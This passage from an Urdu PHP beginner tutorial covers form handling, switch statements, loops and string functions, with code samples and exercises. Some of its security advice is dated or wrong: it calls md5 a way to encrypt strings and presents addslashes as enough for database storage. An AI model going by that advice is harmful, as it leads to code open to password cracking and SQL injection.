	}
	}
?>
<form method="POST" action=" guess.php ">
<input type="hidden" name="posted" value="true">
What number between 1 and 10 am I thinking of?
<input name="guess" type="text"><br><br>
<input type="submit" value="Submit ">
</form></body></html>
```

پروگرام میں ہم نے ایک فارم بنایا جسمیں ایک ٹیکسٹ بکس اور ایک submit کا بٹن ہے جسمیں یوزر اپنی ویلیو لکھے گا اور ایک hidden ویلیو فارم کے ساتھ بھیج رہے ہیں جس سے پتہ چلے گا کہ ہمارا فارم سمٹ ہوا ہے۔کچھ نئے فنکشن جو ہم نے یہاں استعمال کیے ہیں ان میں ایک isset کا فنکشن ہے۔ isset کا فنکشن کسی ویریبل کو چیک کرتا ہے کہ آیا اسکو کوئی ویلیو assign ہوئی ہے کہ نہیں۔اگر اس ویریبل کو ویلیو assign ہوئی ہو تو true ورنہ false ریٹرن کرتا ہے۔مثلاً

```
$site = "IT Dunya";

isset($site)          //true ریٹرن کریگا۔
```

اگر آپ فارم کے ٹیگ کو چیک کریں تو اسمیں ہم نے ایکشن کے اٹریبیوٹ میں ہم نے اسی پیج کا نام دیا ہے یعنی ہمارا فارم اپنے ہی پیج کو submit ہو رہا ہے

ہیں۔خیر اس پر ہم بعد میں بات کرینگے۔دوسرا فنکشن ہم نے `rand()` کا استعمال کیا ہے۔یہ فنکشن ایک رینج کے اندر بے ترتیب (random) نمبر جنریٹ کرتا ہے۔پروگرام بالکل سیدھا ہے۔`$user_guess` کے ویریبل میں ہم فارم کے textbox کی ویلیو لے رہے ہیں پھر `$number` کے نام سے ایک ویریبل بنایا اور اسکو `rand(1,10)` سے جو ویلیو حاصل ہو رہی ہے، assing کردی۔اس کے بعد if کے ذریعے `$user_guess` کو چیک کرتے ہیں۔پہلی if کی کنڈیشن میں چیک کرتے ہیں کہ جو ویلیو یوزر نے دی ہے اگر وہ ہمارے نمبر (جو کمپیوٹر نے جنریٹ کیا ہے) سے بڑی ہو تو پرنٹ کردو کہ اپکی بڑی ہے۔اور کمپیوٹر نے جو نمبر جنریٹ کیا تھا اسکو پرنٹ کردو اور یوزر کو بتاؤ کہ آپ ہار گئے۔

```
if ($user_guess > $number) {
echo "<h3>Your guess is too high</h3>";
echo "<br>The number is $number, you don't win, please play again<hr>";
}
```

پھر ہم else if کا استعمال کر رہے ہیں کہ اگر if میں کنڈیشن false ہوجائے تو پھر else if کا بلاک چلاؤ۔یعنی چیک کرو کہ ویلیو چھوٹی تو نہیں ہے اور اگر ہے تو یہ بلاک چلاؤ۔

```
else if ($user_guess < $number) {
echo "<h3>Your guess is too low</h3>";
echo "<br>The number is $number, you don't win, please play again<hr>";
}
```

اور آخر میں else کا بلاک ہے اور تب ہی چلے گا اگر اوپر والے دونوں if کے کنڈیشن false ہوجائے۔ظاہر ہے کہ اگر ایک نمبر دوسرے سے نہ بڑا ہو اور نہ چھوٹا ہو تو اس کا مطلب ہے کہ برابر ہے۔اور جب دونوں برابر ہوجائے تو مطلب یوزر نے صحیح گیس کیا ہے۔

```
else {
echo "<br>The number is $number, you win, please play again<hr>";
}
```

آج کا سبق ختم ہوگیا، اگلی کلاس میں انشاءاللہ پھر ملاقات ہوگی، غلطی معاف، اپنا خیال رکھیں، اللہ حافظ

شکیل محمد خان

shakeel599@gmail.com

پی ایچ پی، مائی سیکول اور ویب ڈویلپمنٹ کی ساتھویں کلاس میں خوش آمدید

■ Switch کا سٹیٹمنٹ:

جس طرح if سٹیٹمنٹ کسی ایکسپریشن کو چیک کر کے ایک کوڈ کا بلاک چلاتا ہے، اسی طرح Switch سٹیٹمنٹ بھی کسی پروگرام کے flow کو تبدیل کرنے کا متبادل طریقہ ہے۔ اسمیں اور if کی سٹیٹمنٹ میں کچھ فرق ہے۔ if اور if else کے ملاپ سے ہم مختلف ایکسپریشنز کو ٹیسٹ کر کے کوڈ کا ایک بلاک چلاتے ہیں جبکہ switch میں ہمارے پاس ایکسپریشن ایک ہی ہوتا ہے اور اس ایکسپریشن کے result پر ہم مختلف کوڈ کو چلواتے ہیں۔ switch کا سٹیٹمنٹ اس طرح لکھا جاتا ہے۔

```
switch (expression) {
    case result1:
            کوڈ کا یہ بلاک چلاؤ اگر ایکسپریشن result1 کے برابر ہو
    break;

    case result2:
            کوڈ کا یہ بلاک چلاؤ اگر ایکسپریشن result2 کے برابر ہو
    break;

    default:
            اگر اوپر والا کوئی بھی نہ چلے تو یہ چلاؤ
}
```

switch سٹیٹمنٹ میں ہم سب سے پہلے ایکسپریشن دیتے ہیں جو کہ عموماً ایک variable ہوتا ہے۔ پھر case کا کی ورڈ استعمال کرتے ہیں اور اسکے اگے وہ ویلیو یا کنڈیشن دیتے ہیں جسکو ہم ایکسپریشن کے ساتھ چیک کرنا چاہتے ہوں۔ اگر ویلیو اور ایکسپریشن کا result ایک ہو تو پھر ایک کوڈ کا بلاک چلواتے ہیں۔ ہر case کے آخر میں ;break کا کی ورڈ لگاتے ہیں جسکا مطلب ہوتا ہے کہ اگر یہ بلاک چلے تو یہاں switch کو ختم کر دو اور اگلے بلاکس کو نہ چلاؤ کیونکہ انکی پھر ہمیں ضرورت نہیں ہوتی۔ Switch کے آخر میں default کا ایک بلاک ہوتا ہے کہ اگر کوئی بھی case میچ نہ کرے تو default کا بلاک رن کرا دو لیکن یہ ضروری نہیں ہے۔ ایک پریکٹیکل مثال دیکھتے ہیں۔ اپنا پی ایچ پی ایڈیٹر کھولیں، اسمیں مندرجہ ذیل پروگرام لکھیں اور c:\xampp\htdocs میں switch.php کے نام سے save کر لیں۔

(switch.php)

```
<html>
<head><title>switch statment</title></head>
<body>
<?php
    if($_POST['post']){
        $user_number = $_POST['number'];

        switch ($user_number) {
            case 1:
                echo "You Entered One";
                break;
            case 2:
                echo "You Entered Two";
                break;
            case 3:
                echo "You Entered Three";
                break;
            case 4:
                echo "You Entered Four";
                break;
            case 5:
                echo "You Entered Five";
                break;
            default:
                echo "Out of range !!!";
            }

    }
?>
<form method="post" action="switch.php">
Please enter a number between 1 and 5 <br>
<input type="text" name="number" /><br>
<input type="hidden" value="true" name="post" />
<input type="submit" value="Submit"/>
</form>
</body>
</html>
```

پروگرام ایک فارم پر مشتمل ہے جسمیں ہم نے number کے نام سے ایک textbox بنایا جہاں یوزر ایک رینج کے اندر ویلیو انٹر کرے گا۔ ایک post کے نام سے hidden فیلڈ ہے جسکو ہم نے true کی ویلیو دی ہے جس سے پتہ چلے گا کہ فارم پوسٹ ہوا ہے۔ $user_number کے ویریبل میں فارم کے textbox(number) کی ویلیو لے رہے ہیں۔ پھر اسکو switch سٹیٹمنٹ میں ایکسپریشن کے طور پر دیا اور case سکیشنز میں مختلف ویلیوز کے ساتھ اسکو چیک کرتے ہیں۔

```
case 1:
      echo "You Entered One";
      break;
```

یعنی چیک کرو کہ اگر switch میں ایکسپریشن 1 کے برابر ہو تو یہ بلاک چلاؤ۔ اسی طرح 4 ,3 ,2 اور 5 کو چیک کرنے کیلئے بلاکس بنائے۔ اب اگر کوئی ٹیکسٹ بکس میں 1 دیکر فارم سمٹ کرے گا تو $user_number نمبر میں ہمارے پاس ویلیو 1 آجائے گی جسکو ہم switch میں چیک کرتے ہیں۔ 1 کو ہم پہلے case میں چیک کر رہے ہیں کہ اگر ویلیو 1 ہو تو یہ پرنٹ کردو (echo "You Entered One") اسی طرح باقی نمبرز یعنی 2,3,4,5 کو بھی چیک کرتے ہیں اور true ہونے کی صورت میں ایک لائن پرنٹ کروا رہے ہیں۔

■ لوپس (Loops):

اس سے پہلے ہم نے conditional statement پر بات کی جہاں ہمارے پاس ایک کنڈیشن کے true یا false ہونے پر ایک کوڈ کا بلاک رن ہوتا ہے۔ اسی طرح کسی لوپ میں جب تک ایک کنڈیشن true ہوتی ہے ہمارا ایک کوڈ رن ہوتا رہتا ہے۔ تاہم لوپس اور conditional statement میں فرق ہوتا ہے کیونکہ لوپس میں contents بار بار execute ہوتے ہیں۔ ایک کنڈیشن چیک ہوتا رہتا ہے اور اگر وہ true ہو تو پھر لوپ کے اندر کا کوڈ execute ہوتا ہے۔ مثال کے طور پر اگر ہم 1000 دفعہ ایک لائن پیج پر پرنٹ کرانا چاہتے ہوں تو کیا کریں گے؟ یقیناً loop استعمال کریں گے۔ PHP میں تین قسم کے لوپس ہیں، while، do while اور for

■ While لوپ

while loop سب سے سمپل لوپ ہے اور if سٹیٹمنٹ سے مشابہت رکھتا ہے کیونکہ یہ ایک کنڈیشن کے result کو چیک کرتا ہے اور true یا false ہونے پر بریکٹس کے اندر کا کوڈ چلاتا ہے۔

```
while (a condition is true){
        جب تک اوپر کی کنڈیشن true ہو یہ کوڈ چلے گا
}
```

جب بلاک رن ہوجاتا ہے تو اوپر کی کنڈیشن ایک دفعہ پھر چیک ہوتا ہے اور اگر result پھر بھی true ہو تو ایک دفعہ اور execute ہوتا ہے اور اس طرح یہ سائیکل چلتا ہے اس وقت تک جب تک condition فالس نہ ہوجائے یا ہم خود اسکو break نہ کریں۔ مثال:

```
<html>
<head>
<title>A while Statement</title>
</head>
<body>
<div>
     <?php
          $counter = 1;
          while ( $counter <= 9 ) {
               print $counter."<br />";
               $counter++;
          }
     ?>
</div>
</body>
</html>

Output:
1
2
3
4
5
6
7
8
9
```

اوپر کی مثال میں سب سے پہلے ایک ویریبل بنایا اور اسکو 1 کی ویلیو دی۔ پھر while loop میں ہم ایک کنڈیشن چیک کرتے ہیں۔

```
while ( $counter <= 9 )
```

یعنی $counter ویریبل کو چیک کرو، اگر یہ 9 سے چھوٹا ہو یا برابر ہو تو بریکٹس کے اندر کا کوڈ چلاؤ۔ اب ہمارے پاس $counter میں ویلیو 1 ہے اسلئے یہ کنڈیشن true ہوا کیونکہ 1، 9 سے چھوٹا ہے تو بریکٹس کے اندر کا کوڈ چلا جو $counter کی ویلیو پرنٹ کردے گا۔ یعنی اس وقت ویریبل میں 1 ہے تو 1 پرنٹ ہوجائے گا۔

```
print $counter."<br />";
$counter++;
```

دوسری لائن پر ہم $counter کو increment کر رہے ہیں یعنی اس میں ایک کا اضافہ کر دیا تو $counter کی ویلیو 2 ہوگئی۔ چونکہ ابھی ہماری کنڈیشن true ہے اسلئے کنٹرول ایک دفعہ پھر while میں چلا جائے گا اور کنڈیشن ایک دفعہ پھر چیک ہوگی۔ اس وقت ہمارے ویریبل میں ویلیو 2 ہے جو کہ 9 سے چھوٹا ہے اسلئے بریکٹس کے اندر کا کوڈ پھر execute ہوگا اور 2 پرنٹ ہو جائے گا۔ $counter کا ویریبل پھر increment ہوگا اور اسطرح یہ سائیکل چلے گا۔ لیکن جب $counter کی ویلیو 9 سے بڑی ہو جائیگی تو while میں کنڈیشن false ہو جائے گا اور loop ختم ہو جائے گا۔ اگر ہم $counter کو increment نہ کریں تو یہ انفنیٹ (infint) لوپ بن جائے گا اور کبھی ختم نہیں ہوگا۔ infint لوپ سے مراد وہ لوپ جسمیں condition فالس نہیں ہوتی۔ چونکہ $counter میں ویلیو 1 ہے جو کہ 9 سے چھوٹا ہے اسلئے اگر ہم اسکو increment نہ کریں تو ہماری کنڈیشن فالس نہیں ہوگی۔ اسلئے ہم $counter میں ہر دفعہ جب لوپ کا کوڈ چلتا ہے، 1 کا اضافہ کرتے ہیں۔

do...while لوپ

یہ لوپ بھی while کی طرح ہے لیکن اسمیں اور while میں تھوڑا فرق ہے۔ اس لوپ میں کوڈ کا بلاک condition کے چیک ہونے سے پہلے execute ہوتا ہے یعنی یہ لوپ ایک دفعہ ضرور چلے گا۔ یہ اسطرح لکھا جاتا ہے:

```
do  {
     // code to be executed
} while (expression);
```

یہ لوپ وہاں پر زیادہ مددگار رہتا ہے جہاں آپ چاہتے ہیں کہ کوڈ بلاک کم از کم ایک دفعہ ضرور چلے بیشک کنڈیشن فالس ہو۔ آپ دیکھ رہے ہیں کہ پہلے کوڈ بلاک execute ہوتا ہے اور اسکے بعد کنڈیشن چیک ہوتی ہے۔ اپنا ایڈیٹر کھولیں، مندرجہ ذیل کوڈ لکھ کر htdocs میں dowhile.php کے نام سے save کرلیں۔

```
<html>
<head>
<title>The do...while Statement</title>
</head>
<body>
<div>
<?php
     $num = 1;
     do {
     print "Execution number: $num<br />\n";
     $num++;
     } while ( $num > 200 && $num < 400 );
?>

</div></body></html>
```

For لوپ

کسی بھی لینگویج میں سب سے زیادہ استعمال ہونے والا لوپ ہے۔اس لوپ کی خوبی یہ ہے کہ اسمیں ہم صرف ایک لائن میں ویریبل کو declare اور initialize کر سکتے ہیں، اسکے بعد کنڈیشن چیک کرتے ہیں اور آخر میں ویریبل کو increment یا decrement کر سکتے ہیں۔جس طرح while لوپ میں ہم ایک Counter ویریبل لوپ سے باہر بناتے ہیں اور پھر اسکو کوڈ بلاک کے اندر increment یا decrement کرتے ہیں جسمیں مسئلہ یہ ہوتا کہ اگر ہم ویریبل کو increment کرنا بھول گئے تو infinite لوپ بن جائے گا۔ for لوپ میں یہ امکان نہیں ہوتا اور ساتھ ساتھ ہمارا کوڈ بھی کم یعنی compact ہوجاتا ہے۔for لوپ اس طرح لکھا جاتا ہے:

```
for ( initialization expression; test expression; modification xpression){
   // code to be executed
}
```

for لوپ کو دیکھنے کیلئے مندرجہ ذیل مثال کو ٹیسٹ کریں:

```
<html>
<head>
<title>Using the for Statement</title>
</head>
<body>
<div>
      <?php
            for ( $counter=1; $counter<=12; $counter++ ) {
                  print  "counter is $counter <br />";
            }
      ?>
</div>
</body>
</html>
```

آپ دیکھ رہے ہیں کہ for لوپ کے بریکٹس کے اندر تین حصے ہیں اور سیمی کالن (;) سے الگ ہوئے ہیں۔سب سے پہلے حصے میں ہم ویریبل کو بناتے ہیں اور اسکو کوئی ویلیو assign کرتے ہیں اوپر کی مثال میں `$counter` ویریبل کو ہم نے 1 کی ویلیو دی ہے۔دوسرے حصے میں کسی کنڈیشن کو چیک کرتے ہیں جیسے کہ `$counter<=12` اور آخری حصے میں ویریبل کو increment یا decrement کرتے ہیں، `$counter++`۔یہ لوپ 12 دفعہ چلے گا، پہلے لوپ میں کنڈیشن چیک ہوگی اگر true ہوتو آگے کا کوڈ بلاک رن ہوگا، پھر ویریبل increment ہوگا اور کنڈیشن پھر چیک ہوگی اور اسطرح یہ لوپ چلتا جائے گا جب تک کنڈیشن false نہ ہوجائے۔

کسی لوپ کو بریک (break) کرنا:

for اور while لوپس میں جب تک کنڈیشن فالس نہیں ہوجاتی یہ execute ہوتے رہتے ہیں لیکن اگر ہم چاہیں کہ یہ کسی خاص جگہ پر ختم ہوجائے تو انکو بریک بھی کرسکتے ہیں۔ بریک کرنے سے مراد کسی لوپ کو ختم کرنا یا لوپ سے باہر نکلنا ہے۔اسکے لئے ہم لوپ کے اندر کسی خاص جگہ پر break کا کی ورڈ استعمال کرتے ہیں۔اس مثال کو ٹیسٹ کریں:

```
<html>
<head>
<title>Using the break Statement</title>
</head>
<body>
<div>
 <?php

      for ($counter = -4 ; $counter <= 10; $counter++ ) {
                  if ( $counter == 0 ) {
                        break;
                  }
            $temp = 4000/$counter;
            print "4000 divided by $counter is.. $temp<br />";
       }
?>
</div>
</body>
</html>
```

اگر کسی لینگوئج میں ہم کسی نمبر کو 0 پر تقسیم کرتے ہیں تو ہمیں ایک error کا سامنا کرنا پڑتا ہے کیونکہ ہم کسی نمبر کو 0 پر تقسیم نہیں کرسکتے۔اسی طرح PHP میں اگر ہم کسی نمبر کو 0 پر تقسیم کریں گے تو یہاں ہمیں ایک warning کا سامنا کرنا پڑے گا:

```
Warning: Division by zero in D:\xampp\htdocs\loops.php on line 13
```

اوپر کی مثال میں ہم نے for لوپ میں ایک $counter کا ویریبل بنایا اور اسکو 4- کی ویلیو دے دی۔$temp کی ویریبل میں ہم 4000 کو $counter پر تقسیم کرنے کے بعد کی ویلیو کو سٹور کررہے ہیں اور پھر نیچے ایک لائن میں اسکا رزلٹ پرنٹ کررہے ہیں۔اس لوپ میں آپکو ایک if کا سٹیٹمنٹ بھی نظر آرہا ہے جو کہ $counter کو چیک کرتا ہے اور اگر اسکی ویلیو 0 ہو تو break کا سٹیٹمنٹ پھر لوپ کو ختم کردیتا ہے کیونکہ اگر نیچے ہم 4000 کو 0 پر تقسیم کرینگے تو PHP ہمیں warning دے گا۔اسطرح آپ نے دیکھ لیا کہ کیسے ہم کسی لوپ کو ختم کرسکتے ہیں کسی خاص جگہ پر، جہاں ہم سمجھتے ہیں کہ کوئی error آئے گا یا وہاں پر ہمارا مقصد پورا ہوتا ہو اور ہمیں اس لوپ کی مزید ضرورت نہیں ہوتی۔

کسی خاص جگہ پر continue Statement کی مدد سے لوپ کو skip کرنا

continue Statement کی مدد سے ہم لوپ کو کسی خاص جگہ پر skip کرتے ہیں جس سے ہمارا پورا لوپ ختم نہیں ہوتا جیسے کہ پچھلے مثال میں آپ نے دیکھا کہ break سے ہمارا پورا لوپ end up ہو جاتا ہے، جبکہ continue سے ہمارا پورا لوپ end up نہیں ہوتا بلکہ ایک خاص لوپ کو skip کر دیتا ہے۔ نیچے کی مثال کو ٹیسٹ کریں:

```
<html>
<head>
<title>Using the continue Statement</title>
</head>
<body>
<div>
    <?php
        for ( $counter = -4; $counter <= 10; $counter++ ) {
            if ( $counter == 0 ) {
            continue;
            }

        $temp = 4000/$counter;
        print "4000 divided by $counter is .. $temp<br />";
        }
    ?>
</div>
</body>
</html>
```

وہی پچھلی والی مثال ہے مگر اسمیں ہم نے break کی جگہ پر continue استعمال کیا ہے جو کہ صرف اس لوپ کو skip کرے گا جسمیں $counter کی ویلیو 0 ہو جائے اور باقی لوپ آخر تک چلتا رہے گا یعنی ہمارا لوپ end up نہیں ہوگا اور ہمیں warning کا بھی سامنا نہیں کرنا پڑے گا کیونکہ جہاں پر $counter کی ویلیو 0 ہو رہی ہے وہاں پر continue statment اسکو skip کر رہا ہے اور نیچے کا کوڈ رن نہیں ہوتا بلکہ pointer کو واپس for میں بھیجا جاتا ہے جہاں پر $counter میں اضافہ ہو جاتا ہے اور اسطرح یہ لوپ چلتا رہے گا جب تک $counter کی ویلیو 10 سے بڑی نہیں ہو جاتی۔

Nesting Loops

ہم ایک لوپ کے اندر اور لوپ بھی استعمال کر سکتے ہیں۔ یہ dynamic HTML tables بنانے میں بہت مددگار ثابت ہوتے ہیں۔ درج ذیل کوڈ کو tables.php کے نام سے htdocs میں save کریں اور پھر اسکا رزلٹ دیکھ لیں۔

```
<html>
<head>
<title>Nesting Two for Loops</title>
</head>
<body>
<div>
    <?php
        print "<table border=\"1\">";
        for ( $y=1; $y<=12; $y++ ) {
            print "<tr>";
                for ( $x=1; $x<=12; $x++ ) {
                    print "<td>";
                    print ($x * $y);
                    print "</td>";
                }
            print "</tr>";
        }
        print "</table>";
    ?>
</div>
</body>
</html>
```

اس مثال میں ہم نے for لوپ کے اندر دوسرا for لوپ لگایا ہے۔ پہلا لوپ ٹیبل کی روز (rows) یعنی <tr> بناتا ہے جبکہ اندر والا لوپ اسمیں کالم یعنی <td> بناتا ہے۔ آپ نے دیکھا کہ لوپ کے ذریعے ہم ٹیبل کتنی آسانی کے ساتھ generate کراتے ہیں۔ آج کا سبق ختم ہوا امید ہے کہ آپ لوگوں نے کچھ نہ کچھ سیکھا ہوگا۔ دعاؤں میں یاد رکھیں۔ **اللہ حافظ**

(ورکشاپ)

(1): ایک پروگرام بنائیں جسمیں ایک فارم ہو اور اسمیں ایک ٹیکسٹ بکس اور سمٹ کا بٹن ہو۔ جسمیں یوزر ایک نمبر دے گا اور جب وہ سمٹ کریں تو آپکا پروگرام اسکو بتائے کہ یہ نمبر جفت (even) ہے یا طاق (odd)۔

(2): ایک پروگرام بنائیں جسمیں ایک فارم ہو اور اسمیں ایک ٹیکسٹ بکس اور سمٹ کا بٹن ہو۔ جسمیں یوزر ایک نمبر دے گا اور جب وہ سمٹ کرے تو آپکا پروگرام اس نمبر کے 100 تک پہاڑے (tables) بنادے۔ آپ کا پروگرام صرف 2 اور 20 کے درمیان نمبر قبول کرے اگر نمبر 2 سے چھوٹا یا 20 سے بڑا ہو یا سٹرنگ ویلیو ہو تو آپکا پروگرام ایک میسج display کرے اور یوزر کو بتائے کہ 2 اور 20 کے درمیان نمبر دیں۔

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی ، مائی سیکول اور ویب ڈویلپمنٹ کی آٹھویں کلاس میں خوش آمدید

(String Functions) سٹرنگ فنکشنز

جب ہم کسی ویریبل کو کوماز (" ") کے اندر کچھ لکھ کر assign کردے تو وہ ایک سٹرنگ ویریبل بن جاتا ہے۔ یا وہ ویریبل جسمیں ہم کریکٹرز سٹور کرتے ہیں کو سٹرنگ ویریبل کہتے ہیں اور اس کا ڈیٹا ٹائپ سٹرنگ ہوتا ہے۔ ڈیٹا ٹائپس اور ویریبلز آپ نے سبق نمبر 3 میں تفصیل سے پڑھے تھے اور اگر کسی کو نہیں معلوم تو سبق نمبر 3 کو study کریں۔ نیچے ہم ایک سٹرنگ ویریبل بناتے ہیں:

```
$str = "I Love Pakistan";
```

ہم نے $str کے نام سے ایک ویریبل بنایا۔ آپ دیکھ رہے ہیں کہ اسکو جو ویلیو assign ہوئی ہے وہ کوٹس (" ") کے اندر کریکٹرز کا مجموعہ ہے۔ جس سے $str ایک سٹرنگ ویریبل بن گیا۔ اب اس قسم کے سٹرنگ ویریبلز پر ہم مزید فنکشنز apply کر کے مطلوبہ ریزلٹس حاصل کر سکتے ہیں۔ یا ان فنکشنز کے ذریعے آپ سٹرنگز ویریبلز سے کھیلتے ہیں۔ کھیلنے سے مراد اس ویریبل کی بناؤ سنگار، اس میں کمی بیشی، کاٹنا جوڑنا، چھوٹے یا بڑے حروف میں کرنا، کسی لفظ کو تلاش کرنا، اسمیں سے کچھ حروف لینا وغیرہ وغیرہ۔ ویسے تو PHP میں تقریباً 94 سٹرنگ فنکشنز موجود ہیں، لیکن ہم چند ایک جو ضروری ہیں، پر بات کرینگے۔ تو اپنا PHP ایڈیٹر کھولیں اور مندرجہ ذیل مثالوں کو ٹیسٹ کریں۔

> نوٹ: سٹرنگ کے فنکشنز استعمال کرنے کیلئے ہمیں کوئی اضافی انسٹالیشن کی ضرورت نہیں ہوتی۔ یہ PHP Core کا حصہ ہیں۔

❶ chr

یہ فنکشن کسی ascii ویلیو کو اسکے کریکٹر میں تبدیل کرتا ہے۔

chr (ascii value)

مثال:

```
$test = chr(65);
echo $test;
☆ output: A
```

❷ ord

یہ chr کا الٹ ہے یعنی ایک کریکٹر لیتا ہے اور اسکی ascii ویلیو ریٹرن کرتا ہے۔

ord (character)

مثال:

```
$test = ord("A");
echo $test;
☆output: 65
```

trim ❸

کسی سٹرنگ کے شروع اور آخر سے وائٹ سپیسز ختم کرتا ہے۔وائٹ سپیسز سے مراد مندرجہ ذیل ہیں:

```
" " (ASCII 32 (0x20)), an ordinary space.
"\t" (ASCII 9 (0x09)), a tab.
"\n" (ASCII 10 (0x0A)), (line feed).
"\r" (ASCII 13 (0x0D)), a carriage return.
"\0" (ASCII 0 (0x00)), the NUL-byte.
"\x0B" (ASCII 11 (0x0B)), a vertical tab.
```

trim (string)

مثال:

```
$str = trim(" I Love Pakistan \n");
echo $str;
☆ output:I Love Pakistan
```

strlen ❹

یہ فنکشن کسی سٹرنگ میں کریکٹرز کی تعداد بتاتا ہے۔

strlen(string)

مثال:

```
$country = "Pakistan";
echo 'length of $country variable is:' . strlen($country);
☆ output: length of country variable is: 8
```

ucfirst ❺

کسی سٹرنگ کے پہلے حرف کو بڑے (upper) میں تبدیل کرتا ہے۔

ucfirst(string)

مثال:

```
$str = "my name is shakeel";
echo ucfirst($str);
☆ output: My name is shakeel
```

6 ucwords

کسی سٹرنگ کے ہر لفظ کے پہلے حرف کو بڑے (upper) میں تبدیل کرتا ہے۔

ucwords(string)

مثال:

```
$str = "hello world";
$str2 = ucwords($str);
echo $str2;
☆ output: Hello World
```

7 strtoupper

یہ کسی سٹرنگ کو بڑے حروف (upper case) میں تبدیل کرتا ہے۔

strtoupper(string)

مثال:

```
$str = "hello world";
$str2 = strtoupper($str);
echo $str2;
☆ output: HELLO WORLD
```

8 strtolower

یہ کسی سٹرنگ کو چھوٹے حروف (lower case) میں تبدیل کرتا ہے۔

strtolower(string)

مثال:

```
$str = "HELLO WORLD";
$str2 = strtolower($str);
echo $str2;
☆ output: hello world
```

⑨ strstr

یہ فنکشن ایک سٹرنگ اور ایک کریکٹر لیتا ہے اور اس کریکٹر کو سٹرنگ میں تلاش کر کے کریکٹر کے پوزیشن کے بعد آخر تک کی سٹرنگ ریٹرن کرتا ہے۔

strstr (string haystack, string needle)

مثال:

```
$email = "user@example.com";
$domain = strstr($email,'@');
echo $domain;
☆ output: @example.com
```

⑩ substr

سٹرنگ کے اندر کے کسی حصے کو ریٹرن کرتا ہے۔

substr (string string, int start [, int length])

مثال:

```
echo substr('abcdef', 1);      // bcdef
echo substr('abcdef', 1, 3);   // bcd
echo substr('abcdef', 0, 4);   // abcd
echo substr('abcdef', 0, 8);   // abcdef
echo substr('abcdef', -1, 1); // f
```

⑪ addslashes

سٹرنگ کے اندر اگر کوئی سنگل کوما (') ، ڈبل کوما (") یا بیک سلیش (/) استعمال ہوا ہو اور اسکو ہم database میں سٹور کرنا چاہتے ہو تو یہ کریکٹرز ہمارے لئے مسائل پیدا کر سکتے ہیں اس لئے اس قسم کے سٹرنگ کو ہینڈل کرنے کیلئے ہم addslashes کا فنکشن استعمال کرتے ہیں جو کسی سٹرنگ میں ان کریکٹرز سے پہلے سلیش (\ ) لگا دیتا ہے اور ہمیں کسی error کا سامنا نہیں کرنا پڑتا۔

addslashes (string str)

مثال:

```
$str = "Pakistan's";
echo addslashes($str);
☆ output: Pakistan\'s
```

⑫ stripslashes

کسی سٹرنگ سے اضافی slashes کو ختم کرتا ہے۔ جیسے کہ اوپر کی مثال addslashes میں ہم نے دیکھا جو خاص کریکٹرز سے پہلے سلیش لگا

دیتا ہے اسی طرح یہ فنکشن سٹرنگ سے اضافی سلیشوں کو ختم کرتا ہے۔ اگر ہمارے پاس کوئی سٹرنگ database سے حاصل ہو رہا ہو اور ہم اسکو پیج پر display کرتے ہیں تو ہم یہ فنکشن استعمال کرتے ہیں تا کہ اس اضافی سلیش ختم ہو جائے۔

string stripslashes (string str)

مثال:

```
$str = "Pakistan\'s";
echo stripslashes($str);
☆ output: Pakistan's
```

13 htmlspecialchars

یہ فنکشن کسی سٹرنگ کے سپیشل کریکٹرز کو HTML entities میں تبدیل کرتا ہے۔ اسکو سمجھانے کیلیے میں آپکو ایک مثال دیتا ہوں جس سے آپ کو کلیئر ہو جائے گا۔ فرض کرتے ہیں آپ اپنے سائٹ پر یوزرز سے کومنٹس (comments) لیتے ہیں جسکے لئے آپ نے ایک فارم بنایا ہے اور اسمیں ایک ٹیکسٹ ایریا ہے جہاں یوزر اپنی کومنٹس type کرے گا۔ اگر یوزر اس ٹیکسٹ ایریا میں HTML کوڈ سے فارمیٹنگ کرے یعنی tags لگا دے جیسے کہ <h1>I am shakeel</h1> یا کوئی Javascript ٹائپ کر دے جس سے نہ صرف آپکی پیج کی فارمیٹنگ خراب ہو گی ساتھ ساتھ یہ دوسرے یوزرز کو بھی برا لگے گا کیونکہ میرا نام سب سے بڑا نظر آئے گا جبکہ اگر javascript کوئی ٹائپ کر دے اور اسمیں ایک لوپ لگا کر 1000 دفعہ alert دے تو آپکے سائٹ کا بیڑا غرق ہو جائے گا۔ اس لئے جب آپ یوزرز سے کوئی فارم فل کرائیں تو آپ کو کسی پر بھی اعتبار نہیں کرنا چاہیے اور آپ کو ہر طرف سے سوچنا پڑے گا۔ اس قسم کی hacking کو روکنے کیلیے یہ فنکشن بہت کارآمد ہے۔ اور جب بھی آپ یوزر سے کوئی ڈیٹا لیں اسکو اس فنکشن سے ضرور گزاریں اور پھر اسکو database میں سٹور کریں۔

string htmlspecialchars (string string [, int quote_style [, string charset]])

مثال:

```
$str = "<h1>I am shakeel</h1>";
echo htmlspecialchars($str);
☆ string becomes: &lt;h1&gt;I am shakeel&lt;h1&gt;
☆ Result on Page: <h1>I am shakeel</h1>
```

14 str_replace

کسی سٹرنگ میں جہاں جہاں پر search string آیا ہو، اسکو replacement string سے تبدیل کرتا ہے۔

str_replace (mixed search, mixed replace, mixed subject)

مثال:

```
$str = "Hello World!";
echo str_replace("World","Shakeel",$str);
☆ output: Hello Shakeel!
```

15 str_repeat

کسی سٹرنگ کو repeat کرتا ہے۔

str_repeat (string input, int multiplier)

مثال:

```
echo str_repeat("*", 10);
☆ output: **********
```

16 nl2br

کسی سٹرنگ میں اگر نئی لائن کیلئے n\ استعمال ہوا ہو، وہ HTML کے
 میں تبدیل ہو جاتا ہے۔

nl2br (string string)

مثال:

```
echo nl2br("Error!:\n Cannot connect to database server.");
☆ output:  Error!:<br>
           Cannot connect to database server.
```

17 md5

کسی سٹرنگ کے md5 hash جو کہ 32 کریکٹرز پر مشتمل hexadecimal نمبر ہوتا ہے، ریٹرن کرتا ہے۔ یہ زیادہ تر کسی سٹرنگ کو encrypt کرنے کیلئے استعمال ہوتا ہے۔

md5(string)

مثال:

```
$str = "Hello";
echo md5($str);
☆ output: 8b1a9953c4611296a827abf8c47804d7
```

جیسے کہ میں نے پہلے بتایا کہ سٹرنگز کو ہینڈل کرنے کے کافی سارے فنکشنز ہیں جو سب کے سب ہم یہاں پر بیان نہیں کر سکتے لیکن ان میں جو اہم تھے انکو ہم نے تفصیل سے بیان کیا تا کہ آپ لوگوں کو کچھ آئیڈیا ہو جائے۔ سٹرنگ کے مزید فنکشنز پڑھنے کیلئے php.net کو وزٹ کریں۔

Date اور Time فنکشنز

